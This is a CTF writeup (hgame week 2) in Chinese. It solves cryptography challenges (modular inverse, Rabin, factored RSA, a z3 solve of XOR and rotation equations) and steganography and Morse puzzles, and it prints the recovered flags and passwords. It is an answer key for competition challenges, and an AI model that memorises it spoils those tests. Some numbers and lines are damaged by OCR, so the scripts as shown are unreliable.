Hgame week2 writeup

> Author: MiserySpoiler
>
> 感谢各位的付出

CRYPTO

crypto 1-singin

折腾了菜鸡三天 看了不知道多少 mod 的文章

```
└─$ py mods.py

b'hgame{MOdu1@r_m4th+1s^th3~ba5is-Of=cRypt0!!}'

└─$ cat mods.py
from libnum import *
from Crypto.Util import number
import gmpy2

# m = s2n(FLAG)

#c = a ** p * m % p

# convert as
# c = a * m % p
# 取这里的 a 和 p的模反即可


a =
13358976040092303981481653541368606774405335536305794340151677183990460661722987
21253151997272704886117977777070795036245435838300647225611696020767688668619327
05672789587944101255455432467687415280305734318133464757138209229785691536231722
77590123455935372857622805512635583586502116555295224772927576208180 1
p =
98941897176441392755788121334410441917253007051570223893955839635288137288342507
27364448886118779120664023077228381254458556422731246338211411875038809798993965
44301442682773963952647676609973815389055242039924296928350183321765368350382261
59201324152386681851160094349117341554254730568442513435487450070061
c =
73563119786665313017879271104475776240960265051555312783490028691158673386963817
77145466023819978732431065810648241013563710609145206320635920073854069069092120
92260640241721190710965917181317397176296710561223311718626062993472017530102173
04130745964239659854455249484945482814436796098698897896561155020633


mod_back = int(gmpy2.invert(a,p))
print(n2s(mod_back*c%p))
```

```
hgame{M0du1@r_m4th+1s^th3~ba5is-0f=cRypt0!!}'
```

crypto 2-gcd or more?

我找到了这个

> Rabin算法是一种基于计算模合数平方根困难性问题的非对称加密算法。他和RSA加密的形式类似，本文主要探讨Rabin算法的特殊情况和n次同余方程的解法。
>
> ## Rabin算法
>
> ### 加密
>
> 选择两个大素数p和q做为私钥
>
> 计算n = p * q做为公钥
>
> 若明文为m，则密文为c ≡ m^2 (mod n)

在网上直接找到 **python2** 的轮子直接上

轮子地址是

https://veritas501.space/2017/03/01/%E5%AF%86%E7%A0%81%E5%AD%A6%E7%AC%94%E8%AE%B0/

然后在本地部署好 gmpy2 和 libnum 的 python2 库 就可以了

直接改掉 p 和 q 加上 cipher

```
import gmpy2
from libnum import *

p =
8522856502112890185331493458312908344198904522502254129855057044938983960901 9
q =
1116147146413649113129152944798505491318353780460024239779894578430711888362 71
c =
7665003682830666456193894491015989641647854826647177873141984107202099081475984 8
2780600728783047289961681808090727660674446745344590892305497539362350953 9

n = p*q
r = pow(c,(p+1)/4,p)
s = pow(c,(q+1)/4,q)
a = gmpy2.invert(p,q)
b = gmpy2.invert(q,p)
x =(a*p*s+b*q*r)%n
y =(a*p*s-b*q*r)%n

print n2s(x%n)
print n2s((-x)%n)
print n2s(y%n)
print n2s((-y)%n)
```

然后直接 run

```
└─$ python2 modx.py
z►►R3►Q►►►oC►1%►]*      ►►v►0► ►►+►►f►►k
J►N\►►►►l►►►^x72
;
 ►ra ►XQ/►V.►►►►{►►;n►►►►►►b►d^0►►►►|►►}sz►►►►=97R?6A►
►►ir►S►1
       S►Yu►►b►>►      ►►►►►►MI►o
                                [►►►►►►T►►h&►Lc►►j-►?0►]►►►9X
hgame{3xgCd~i5_re4l1y+e@sy^r1ght?}
```

```
hgame{3xgCd~i5_re4l1y+e@sy^r1ght?}
```

> 相同的脚本在 python3 起不起来（无语法错误情况下）

crypto 3-WhitegiveRSA

一波查询如何 解密 RSA

使用网上给的大数字质因数分解攻击拿到分解出来的内容

网站为 : http://www.factordb.com/index.php?query= {这里接入你的大数字}

访问一会儿就解出来了

脚本是网上搞来的 安装完 gmpy2 就可以冲了

安装方式是 : https://zhuanlan.zhihu.com/p/76006823

```
└─$ cat a.py

n1 = 85750408333971275248999381077 7
n2 = 10292249479429980750803486472 19
n =  88256459553622414063962598765941602942623923080461461327916 3
e = 65537
c = 74783149135389678036565451774821662479851776963726074215552 7
import gmpy2
import binascii
p =gmpy2.mpz(n1)
q =gmpy2.mpz(n2)
e =gmpy2.mpz(e)
phi_n= (p - 1) * (q - 1)
d = gmpy2.invert(e, phi_n)
print("d is:")
print (d)

print(d*c)


phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(hex(m))
print(binascii.unhexlify(hex(m)[2:].strip("L")))
```

结果为:

```
└─$ python2 a.py
d is:
1218328867024157315770739629573777801955104999653984698432 81
9111046935861789619377749419521033046729250683164475536051545059637001341890
462873820310253582248850620140159381796408 7
0×6867616d657b7730777e794f555f6b4e6f572b523540217d
hgame{w0w~yOU_kNoW+R5@!}
```

直接就出来了

```
hgame{w0w~yOU_kNoW+R5@!}
```

cryoto 4-password

仔细观察算式 方程组

可以知道 每一个 x 都只与对应的y n 和 偏移 相关


而且 将 y 与 n 进行异或之后 可以得到 x 与 这个新变量 和 偏移相关

那么 x 经过 自身和自身的比较之后 得到的 结果等于 新变量 这个恒等式

使用 Z3 进行优化爆破

```
from z3 import *
from time import *
from libnum import *
# 这里是直接通过 qq 的识别文字的方法直接把截屏里的数字提取出来的
# 所以和html结果一样
(y1, n1) = (15789597796041222200, 14750142427529922)
(y2, n2) = (8279663441787235887, 2802568775308984)
(y3, n3) = (9666438290109535850, 15697145971486341)
(y4, n4) = (10529571502219113153, 9110411034859362)
(y5, n5) = (8020289479524135048, 4092084344173014)
(y6, n6) = (10914636017953100490, 2242282628961085)
(y7, n7) = (4622436850708129231, 10750832281632461)
# 先前并没有理解啥叫 循环移位 就拿着 z3 摁做
# 后来 才知道是 后面移动的几位 补上前面的 空档
# abcdef 循环位移 3  -> defabc
# 这里本质是同一串不同位置的数字与不同位置的数字进行异或 再与 一串随机的密钥 进行异或
# 设置解密函数
# 传入参数 分别是 y{i} 对应的 n{i} 偏移 a 和 偏移 b
def eachformula(y,n,a,b):
    s = Solver()
    strY = str(bin(y))
    # N = len(strY)-2 #这里是可以使用的 但是 如果设置为 这个话 只会拿到一半的 flag
    N = 64
    # print 出来 y1 转 bin 后的长度 看了一下 应该是 64
    x = [ BitVec("x[%d]" % i,1) for i in range(N) ]
    # x = [ Int("x[%d]" % i) for i in range(N) ]
    # 下面这里一部分是抄写
    # https://firmianay.gitbooks.io/ctf-all-in-one/content/doc/5.8.1_z3.html
    # 的代码 作为参考
    Y  = list(strY[2:])
    # print(Y)
    nx = list(str(bin(n))[2:].zfill(N))
    # print(nx)
    Xored = str(bin(y^n))[2:].zfill(N) # 这里需要填充不少的 0 来对齐位置
```

```
    # 根据对称性 先解出来 y 和 n 异或结果 去掉 0b 开头 然后填充字符到 64 位
    for i in range(N):
        # s.add(int(Y[i]) == x[i] ^ int(nx[i]) ^ x[(i-a+N)%N] ^ x[(i+b+N)%N])
        # 原来的 算法 并未先行计算 异或结果
        # 同样的会导致 运算结果只有一半的 flag 的严重问题
        # 这里直接求模去除了 下标越界的影响
        s.add( int(Xored[i]) == x[i]^x[(i-a+N)%N]^x[(i+b+N)%N] )
    # for i in range(N):
    #   s.add(x[i] >= 0 , x[i] <= 1)
    # sleep(2)
    print(s.check()) # print debug 来确认状态
    if s.check() == sat:
        back = s.model()
        # print(s.model)
        #for d in back.decls():
        #    print("%s = %s" % (d.name(), back[d]))
        # print(feedback:="".join([str(back.eval(x[i])) for i in range(N)]))
        # debug 用 print
        # 准备返回结果
        feedback = "".join([str(back.eval(x[i])) for i in range(N)])
        print( n2s( int(feedback,2) ))
        return(feedback)

feedback = [
eachformula(y1,n1,7,3),eachformula(y2,n2,4,9),
eachformula(y3,n3,2,5),eachformula(y4,n4,6,13),
eachformula(y5,n5,8,-16),eachformula(y6,n6,5,7),eachformula(y7,n7,2,5)]

print( added:="".join(feedback) )
# 这里的结果应该是
#
0000000001101000011001110110000101101101011001010111101101101100000000000000110001
0110111001100101001100000111001001011111011000010000000000110001011001110110010 1
0110001001110010001100000001001100000000000110100101110011010000000011000101101101
0111000001101111000000000111001000110001001100000011011100011000101011110001100 01
0000000001101110001001000110001101110010011110010111000001110100000000000000000000
00000000000000000000000000000000000110111101111101

# 可以达到和如下截屏一样结果的对应代码
print( flag := n2s(int(added,2)) )
print( flag.decode().replace("\x00","") ) # 去掉 bad char
```



试了试 二进制转为文本之后 直接得到 flag

脚本结果为


```
hgame{l1ne0r_a1gebr0&is@1mpor10n1^1n$crypto}
```

> 据出题人说 应该是有多解的 但是 我并没有找到其他的方法

MISC

misc 1-Tools

第一层

首先拿到一个压缩包里边一张图片一个压缩包

exif 的 comments 中拖出来 图片的密码

```
└─$ exiftool Matryoshka.jpg
ExifTool Version Number         : 12.16
File Name                       : Matryoshka.jpg
Directory                       : .
File Size                       : 59 KiB
File Modification Date/Time     : 2021:02:04 23:20:08-05:00
File Access Date/Time           : 2021:02:06 11:58:58-05:00
File Inode Change Date/Time     : 2021:02:06 11:58:36-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.00
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
XP Comment                      : !LyJJ9bi&M7E72*JyD
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Comment                         : JPEG Encoder Copyright 1998, James R. Weeks and BioElectroMech.
Image Width                     : 500
Image Height                    : 750
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 500×750
Megapixels                      : 0.375
```

同时 exif 提示 是 F5 隐写 下载工具 然后拖出来

> strings 看到这个 xmp data 也知道个大概了

```
└─$ java Extract Matryoshka.jpg -p "\!LyJJ9bi&M7E72*JyD"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Huffman decoding starts
Permutation starts
577536 indices shuffled
Extraction starts
Length of embedded file: 18 bytes
(1, 127, 7) code used
```

密碼出来了

```
└─$ cat output.txt
e@317S*p1A4bIYIs1M
```

```
e@317S*p1A4bIYIs1M
```

解压成功

第二层

还是 comments 处写有图片密码

```
└─$ exiftool 01.jpg
ExifTool Version Number         : 12.16
File Name                       : 01.jpg
Directory                       : .
File Size                       : 17 KiB
File Modification Date/Time     : 2021:02:04 10:16:46-05:00
File Access Date/Time           : 2021:02:06 21:16:02-05:00
File Inode Change Date/Time     : 2021:02:06 21:16:02-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
XP Comment                      : A7SL9nHRJXLh@$EbE8
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 125
Image Height                    : 125
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 125×125
Megapixels                      : 0.016
```

提示是 steghide

```
└─$ steghide extract -sf 01.jpg
Enter passphrase:
wrote extracted data to "pwd.txt".
```

解压出来 pwd.txt

```
└─$ cat pwd.txt
u0!FO4JUhl5!L55%$&
```

第三层

提示是 outguess

```
└─$ exiftool 02.jpg
ExifTool Version Number         : 12.16
File Name                       : 02.jpg
Directory                       : .
File Size                       : 13 KiB
File Modification Date/Time     : 2021:02:04 10:11:39-05:00
File Access Date/Time           : 2021:02:06 21:36:53-05:00
File Inode Change Date/Time     : 2021:02:06 21:36:53-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
XP Comment                      : z0GFieYAee%gdf0%lF
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 125
Image Height                    : 125
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 125×125
Megapixels                      : 0.016
```

拿到密码

```
└─$ outguess -r 02.jpg -t 1.txt -k z0GFieYAee%gdf0%lF
Reading 02.jpg....
Extracting usable bits:   4930 bits
Steg retrieve: seed: 184, len: 18
```

解开

```
$ cat 1.txt
@UjXL93044V5zl2ZKI
```

这里三张图片不急着删掉 是三张二维码 可以进行扫一扫


第四层

来到了图片 03

exiftool 解出图片密码

```
└─$ exiftool 03.jpg
ExifTool Version Number         : 12.16
File Name                       : 03.jpg
Directory                       : .
File Size                       : 14 KiB
File Modification Date/Time     : 2021:02:04 10:09:47-05:00
File Access Date/Time           : 2021:02:06 21:46:39-05:00
File Inode Change Date/Time     : 2021:02:06 21:40:06-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
XP Comment                      : rFQmRoT5lze@4X4^@0
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 125
Image Height                    : 125
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 125×125
Megapixels                      : 0.016
```

得知图片是 JPHS 加密的



搞到软件

拿到压缩包密码

```
xSRejK1^Z1Cp9M!z@H
```

图片拼接

收了

手机一扫就出 flag

```
hgame{Taowa_is_NOT_gOOd_but_TOOls_is_Useful}
```

misc 2-Telegraph：1601 6639 3459 3134 0892

一看到这个四位四位的数字密码 就知道 这玩意是个中文电码表

> 做无线电的话 应该对这个非常熟悉吧（大概）

进行查阅后发现 https://www.njstar.com/cms/chinese-commercial-telegraph-code-lookup

CCC/CTC (eg. 0589 2817 2502): 1601 6639 3459 3134 0892 Reverse Lookup

For Mainland China			For Taiwan		
Chinese Text	CCC/CTC	Unicode	Chinese Text	CCC/CTC	Unicode
带	1601	U+5E26	帶	1601	U+5E36
通	6639	U+901A	通	6639	U+901A
滤	3459	U+6EE4	濾	3459	U+6FFE
波	3134	U+6CE2	波	3134	U+6CE2
器	0892	U+5668	器	0892	U+5668

是 带通滤波器 五个大字

下载下来是一段音频

老套路 audacity 直接打开 我们就能看到

然后转为频谱 就看到了 850 Hz 的提示

采用 滤波器 后拉长画频谱图 在 大约一分钟处左右 (wp 是后期加的 说的不准见谅) 就可以看到 白色的点和划痕迹

摩尔斯电码的信息

Translate a Message

Input:

```
....   --.   .-   --   .   ....-   --.   ___   ___   -..   ...   ___   -.   --.
-...   ..-   -   -.   ___   -   ....-   --.   ___   ___   -..   --   .-   -.   ___
...-.   -..-   ...-.   .--.   ___   -.-   ..
```

Output:

```
HGAME4G00DS0NGBUTN0T4G00DMAN039310KI
```

Play Pause Stop Repeat Sound Light Configure Download

```
hgame{4G00DS0NGBUTN0T4G00DMAN039310KI}
```

加上 {}后得到flag

misc 3-Hallucigenia


在尝试了 binwalk 等 一系列方法 无果后

估摸着方向不对 https://ctf-wiki.org/misc/picture/png/#lsb

然后在 ctf wiki 中 查到了 LSB 图片隐写 在下载到了 stegsolver 之后

开始逐一检查


扫描扫出来 + base64decode




看到这个 GNP 好像是 图片 ???

就是一大号图片 然后以 base64 形式导入 010 editer

再进行导出 16 进制



导入 kali 用 vim 去掉 换行



```
82 60 42 AE 44 4E 45 49 00 00 00 00 FA 3A E0 B1
66 A3 6A AD 01 78 2D C8 42 10 84 21 08 42 29 9C
35 33 14 F3 4A 53 4A 9E 62 69 8A F5 BD 20 75 4F
AD 38 EF 92 4B 88 DE C3 FB 6D 60 04 74 81 D6 09
B0 EC 1A C4 64 67 D2 14 24 2F 40 85 F6 45 6E 9A
AB 99 90 6D 23 E6 6F A6 D5 82 FC A0 8F AC BD 20
15 E4 4F 39 C2 36 5B 2A A3 9D D7 D4 5A 53 63 F9
D8 16 A5 ED 6A 49 31 1C 76 EA D7 CC C4 40 73 91
22 86 C1 1F 96 62 0D F1 1C EE 82 E5 AA EB 52 56
45 0A 52 23 9D 7F 28 71 D3 FF AF F3 B4 F6 49 DF
74 92 29 B8 9E 4D AD 42 E6 4A 0E 35 B2 DC 7F D6
98 9A C5 61 ED 15 BA A7 74 A9 01 29 D4 49 BD C9
B9 2B E9 50 12 B1 B1 C6 F2 06 38 8E A4 E4 EA F2
37 1D 46 CC 79 FC 89 DD 5F 0D D5 80 95 7A 88 ED
7E EA 39 78 82 35 69 5A 8B 95 88 EE A2 87 D6 66
C9 B4 8F 92 16 AA C8 D5 31 55 7A 55 E5 C6 14 F9
7C 79 B1 04 DF 2B 2B 2D 0C B8 A9 9A A6 8C 87 12
1C 82 FA 65 2E A1 7F 2D 66 73 21 2E 4F BF 06 EA
